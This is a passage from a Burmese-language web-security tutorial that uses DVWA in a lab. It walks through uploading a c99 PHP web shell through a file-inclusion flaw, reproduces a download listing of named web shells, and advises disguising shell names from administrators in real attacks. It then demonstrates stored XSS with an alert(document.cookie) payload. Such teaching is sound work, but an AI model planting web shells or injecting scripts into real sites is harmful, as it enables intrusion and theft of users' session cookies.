ဒါဆိုရင်တော့ shell upload စတင်တင်ပါတော့မယ်။ Shell တွေကတော့ အများကြီးရှိပါတယ်။ အဲထဲကမှ ကျွန်တော်က <http://www.r57c99.com/> အဲက c99.txt ဆိုတဲ့ shell ကိုအသုံးပြုမှာ ဖြစ်ပါတယ်။

www.r57c99.com

[ home ] [ Shell Kullanımı ] [ Shell ] [ Video ]

# r57c99.com

[ Private Shell Codes ]				
-::DATE	-::Download	-::HITS	-::Download	-::HITS
2017-09-20	c99priv.txt	12343	c99priv.rar	23443
2017-09-20	r57priv.txt	2344	r57priv.rar	1243
2017-09-20	b374k 3-2-3.txt pass: b374k	1453	b374k 3-2-3.rar pass: b374k	1881
2015-07-01	ASPXspy2.txt	34344	ASPXspy2.rar	3434444
2015-07-01	dQ99shell.txt	432323	dQ99shell.rar	343433


[ Shell Codes ]				
-::DATE	-::Download	-::HITS	-::Download	-::HITS
2015-07-01	c99.txt	12343	c99.rar	23443
2015-07-01	r57.txt	53344	r57.rar	33243
2015-07-01	c100.txt	343434	c100.rar	33343
2015-07-01	ASPXspy2.txt	34344	ASPXspy2.rar	3434444
2015-07-01	dQ99shell.txt	432323	dQ99shell.rar	23233
2015-07-01	TrYaG.txt	12223	TrYaG.rar	7667
2015-07-01	Angel.txt	23233	Angel.rar	23233
2015-07-01	SimAttacker.txt	323233	SimAttacker.rar	2222
2015-07-01	Zehir4.txt	22233	Zehir4.rar	2222
2015-07-01	Kacak FSO 1.0.Shell.txt	1225	Kacak FSO 1.0.Shell.rar	22233
2015-07-01	Sosyete Safe Mode On Bypass Shell.txt	23332	Sosyete Safe Mode On Bypass Shell.rar	23233
2015-07-01	Cyber Warrior Shell.txt	9888	Cyber Warrior Shell.rar	4343
2015-12-13	b374k shell 3.2.txt	254545	b374k shell 3.2.rar	45454
2015-12-28	DAws Master Web Shell	3232	DAws Master Web Shell.rar	232323
2016-07-26	webadmin Shell	23235	webadmin Shell.rar	67565
2016-08-22	wso 2.5.1 Shell	55454	wso 2.5.1 Shell.rar	7878
2016-09-19	CIH.[ms] WebShell Fixed	5332	CIH.[ms] WebShell Fixed.rar	8776
2016-09-19	Antichat Shell v1.3	6565	Antichat Shell v1.3.rar	343433

**b374k php Shell, r57shell, r57.php, r57.txt, c99.php, c99.txt, Antichat Shell, CIH.[ms] WebShell, wso 2.5.1 Shell, wso php shell, webadmin php shell**

send all submissions to adsense[at]hotmail[dot]com

Copyright © 2007-2016 r57c99.com - r57 c99 shell - Sitemap


Shell ကို Download ဆွဲပြီးရင်တော့ Metasploit table 2 ရဲ့ Path လမ်းကြောင်းဖြစ်တဲ့ /var/www/dvwa/vulnerabilities/fi/ ထဲကိုလှမ်းပိုပေးရမှာ ဖြစ်ပါတယ်။ အဲဒါကတော့ မိမိကြိုက်နှစ်သက်ရာ နည်းလမ်းကို အသုံးပြုပြီးတော့ ပိုပေးလို့ရပါတယ်။ထည့်ပြီးရင်တော့ c99.txt အစား c99.php ပြောင်းပေးရမှာ ဖြစ်ပါတယ်။ Command ကတော့ mv c99.txt c99.php ဖြစ်ပါတယ်။ အဲလို Shell တင်ပြီးသွားရင်တော့ Browser မှာ http://10.10.10.7/dvwa/vulnerabilities/fi/c99.php ခေါ်ကြည့်လိုက်ပါ။



ပုံပါအတိုင်း ပေါ်လာရင်တော့ Shell တင်တောင် အောင်မြင်ပြီဖြစ်ပါတယ်။ Shell access ရပြီဆိုရင်တော့ စာဖတ်သူကိုယ်တိုင် စိတ်တိုင်းကျလေ့လာကြည့်ပါ။ ဘာတွေလုပ်လို့ရသလဲဆိုတာ။ Real World မှာဆိုရင်တော့ ဒီထက်တော့ ပိုခက်ပါလိမ့်မယ်။ ပြီးတော့ Shell Name ကိုလဲ အဲအတိုင်းပေးလို့မရပါဘူး။ တြဲဗား Administrator တွေသတိမထားမိတဲ့ name တွေကိုအသုံးပြုပေးရပါတယ်။ ဒီလောက်ဆိုရင်တော့ File Inclusion Vulnerability နဲ့ပတ်သက်ပြီး အားလုံးနားလည်မယ်လို့ထင်ပါတယ်။

## Cross-Site Scripting

XSS လိုအတိုကောက်၏တဲ့ Cross-Site Scripting vulnerability ဟာဆိုရင် web application vulnerability တစ်ခုဖြစ်ပြီးတော့ အသုံးပြုတဲ့သူတွေကို Scripting languages တစ်ခုခု JavaScript လို scripting language ကိုအသုံးပြုပြီးတော့ တိုက်ခိုက်တာဖြစ်ပါတယ်။ XSS vulnerability က အသုံးပြုသူ (User) တွေကိုဦးတည် တိုက်ခိုက်တာ ဖြစ်ပါတယ်။ XSS vulnerability web site မှတစ်ဆင့် attacker က code တွေကို inject လုပ်ပြီး user တွေထံသို့ပို့ဆောင်ပါတယ်။ User တွေက အဲ link ကို click လုပ်မိတဲ့အခါ user browser ကနေ Private Information တွေ ဖြစ်တဲ့ Cookies, account information တွေကိုရယူပါတယ်။ အောက်ကပုံလေးကိုကြည့်လိုက်ရင် ရှင်းသွားပါလိမ့်မယ်။



တစ်ကယ်က JavaScript တစ်ခုထဲကိုတင်မကဲ တစ်ခါတစ်လေ VBScript, ActiveX, Flash အစဉ်တဲ့ scripting language တွေကိုပါ အသုံးပြုပါတယ်။

XSS ကို web application တွေကို testing လုပ်တိုင်းတွေကြံနေရတာကြောင့် popular vulnerability လဲဖြစ်ပါတယ်။ User input လိုပါတဲ့ web site တွေမှာ များသောအားဖြင့် XSS vulnerable ကိုတွေ့နိုင်ပါတယ်။ XSS attacks ရုရှိပါတယ်။ အဲဒါတွေကတော့

- Stored
- Reflected
- DOM Injection

တို့ပဲ ဖြစ်ပါတယ်။ အဲဒါတွေအကြောင်းကို ကျွန်ုတ်တို့ဆက်လေ့လာရအောင်။

### Stored XSS

Stored XSS ဆိုတာက Attacker က ကထည့်သွင်းလိုက်တဲ့ script/payload (JavaScript) ကို Blogs, CMS, Forums တို့ကနေမှ တစ်ဆင့် Database, File, logs တို့ထဲမှာ persistence အနေနဲ့ သွားရောက်သိမ်းဆည်းတာ ဖြစ်ပါတယ်။ ဒီအားနည်းချက်က တစ်ကယ်တော့ အန္တရာယ်ရှုပါတယ် ဘာကြောင့်လဲဆိုတော့ attacker ထည့်သွင်းလိုက်တဲ့ script/payload က storage ထဲမှာရှုနေတာကြောင့် အဲဒါ web page ကိုဝင်ရောက်ကြည့်ရှုတဲ့ user တွေကို ဒုက္ခပေးနိုင်ပါတယ်။ အဲဒါကို ကျွန်ုတ်တို့ လက်တွေ့စမ်းကြည့် ရအောင်။ အရင်ဆုံး Metasploit table 2 ကို web browser ကနေခေါ်ပါမယ်။ ပြီးရင်တော့ dvwa ထဲကိုဝင်ပါမယ်။ DVWA Security ကို low ထားပါမယ်။ ပြီးရင်တော့ XSS Stored ဆိုတဲ့ button ကိုနိုင်ပါမယ်။

Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

Sign Guestbook Clear Guestbook

Name: test  
Message: This is a test comment.

**More Information**

- [https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- [https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <http://www.csleisure.com/xss-faq.html>
- <http://www.scriptalert.com/>

အဲမှာဆိုရင်တော့ ကျွန်တော်တို့တွေ User Input လုပ်လိုရတဲ့နေရာ ဂုဏ်တွေရမှာ ဖြစ်ပါတယ်။ အဲမှာကျွန်တော်တို့ ဖြည့်ကြည့်ရအောင် persistence ဖြစ်မဖြစ်ကို။

Vulnerability: Stored Cross Site Scripting (XSS)

Name \*  HanNux

Message \*  Welcome from mps

Sign Guestbook Clear Guestbook

Name: test  
Message: This is a test comment.

**More Information**

- [https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- [https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <http://www.csleisure.com/xss-faq.html>
- <http://www.scriptalert.com/>

ဖြည့်ပြီးရင်တော့ Sign Guestbook ဆိုတဲ့ button ကိုနိပ်လိုက်ပါ။

Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

Sign Guestbook Clear Guestbook

Name: test  
Message: This is a test comment.


Name: HanNux  
Message: Welcome from mps

**More Information**

- [https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- [https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <http://www.csleisure.com/xss-faq.html>
- <http://www.scriptalert.com/>

ကျွန်တော်တို့ထည့်သွင်းလိုက်တာက stored ဖြစ်နေတာကိုအပေါ်ပုံမှာ ပြတားတဲ့အတိုင်းတွေရမှာ ဖြစ်ပါတယ်။ ဒါတစ်ခုကျွန်တော်တို့ JavaScript ကိုပါထည့်သွင်းပြီး အဲမှာ ဖြည့်ကြည့်ပါမယ်။ အဲ script

က session cookie ကိုပါဖော်ပြု ပေးပါတယ်။ ထည့်သွင်းပေးရမယ့် Script ကတော့  
<script>alert(document.cookie)</script>



The screenshot shows the DVWA application's guestbook interface. In the 'Message' field, the user has entered the following malicious code:


```
<script>alert(document.cookie)</script>
```

Below the message input, there are two buttons: 'Sign Guestbook' and 'Clear Guestbook'. The page displays a list of previous entries:

- Name: test, Message: This is a test comment.
- Name: HanNiux, Message: Welcome from mps

A 'More Information' section is visible at the bottom of the form.

ပြီးရင်တော့ Sign Guestbook ကိုနိုင်ပါမယ်။




The screenshot shows the DVWA application's guestbook interface. In the 'Message' field, the user has entered the following malicious code:

```
security=low; PHPSESSID=f211bf5181a441b319bbd9654e715d88
```

An 'OK' button is displayed next to the message input field. Below the message input, there are two buttons: 'Sign Guestbook' and 'Clear Guestbook'. The page displays a list of previous entries:

- Name: HanNiux, Message: Welcome from mps
- Name: HN, Message: Welcome

ဒါဆိုရင် message box တက်လာပြီးတော့ cookie ပါတွေမြင်ရမှာ ဖြစ်ပါတယ်။ OK button ကိုနိုင်လိုက်ပါ။ ကျွန်ုတ်တို့ထည့်သွင်းထားတဲ့ စာသားတွေကို stored လုပ်ထားတာ တွေ့ရမှာ ဖြစ်ပါတယ်။




ပြီးရင်တော့ web page မှာ right click လုပ်ပြီး view page source ထဲကိုဝင်လိုက်ပါ။ အဲ view page source ထဲကမှာ guestbook\_comments ဆိုတဲ့ line ကိုဖြည့်လိုက်ရင် ကျွန်တော်တို့ထည့်သွင်းလိုက်တဲ့ script/payload ကိုတွေ့မြင်ရမှာ ဖြစ်ပါတယ်။

```


56     <td>
57     <input name="btnSign" type="submit" value="Sign Guestbook" onClick="return checkForm();"></td>
58   </tr>
59 </table>
60 </form>
61
62
63
64   </div>
65
66   <br />
67
68   <div id="guestbook_comments">Name: test <br />Message: This is a test comment. <br /></div><div id="guestbook_comments">Name: HanNiux <br />Message: Welcome from mps <br /></div>
69 <script>alert(document.cookie)</script> <br /></div>
70   <br />
71
72   <h2>More info</h2>
73
74   <ul>
75     <li><a href="http://hiderefer.com/?http://ha.ckers.org/xss.html" target="_blank">http://ha.ckers.org/xss.html</a></li>
76     <li><a href="http://hiderefer.com/?http://en.wikipedia.org/wiki/Cross-site_scripting" target="_blank">http://en.wikipedia.org/wiki/Cross-site_scripting</a></li>
77     <li><a href="http://hiderefer.com/?http://www.cgisecurity.com/xss-faq.html" target="_blank">http://www.cgisecurity.com/xss-faq.html</a></li>
78   </ul>
79 </div>
80
81   <br />
82   <br />
83
84
85   </div>
86
87   <div class="clear">
88   </div>
89
90   <div id="system_info">
91     <input type="button" value="View Help" class="popup_button" onClick="javascript:popUp( '../../../../../vulnerabilities/view_help.php?id=xss_s&security=low' )"> <input type="button" v
92   </div>
93
94   <div id="footer">
95
96     <p>Damn Vulnerable Web Application (DVWA) v1.0.7</p>
97
98   </div>
99
100 </div>
101
102 </body>

```

ပြီးရင် Script/Payload ၏ persistence ဖြစ်မဖြစ်ကိုစမ်းမယ်ဆိုရင် Page ကို reload လုပ်လိုက်ပါ။



အပေါ်ကအတိုင်း message box နဲ့ cookie ကိုမြင်ရပြီဆိုရင်တော့ Persistence ဖြစ်နေပါပြီ။ ပြီးရင် OK ထက်နိုင်လိုက်ပါ။ အောက်ဖော်ပြပါပုံအတိုင်း နောက်ထက် user input ကို auto stored လုပ်ထားတာကိုတွေ့ရမှာ ဖြစ်ပါတယ်။




ဒီလောက်ဆိုရင်တော့ Stored XSS အကြောင်းကို နားလည်မယ်လိုထင်ပါတယ်။

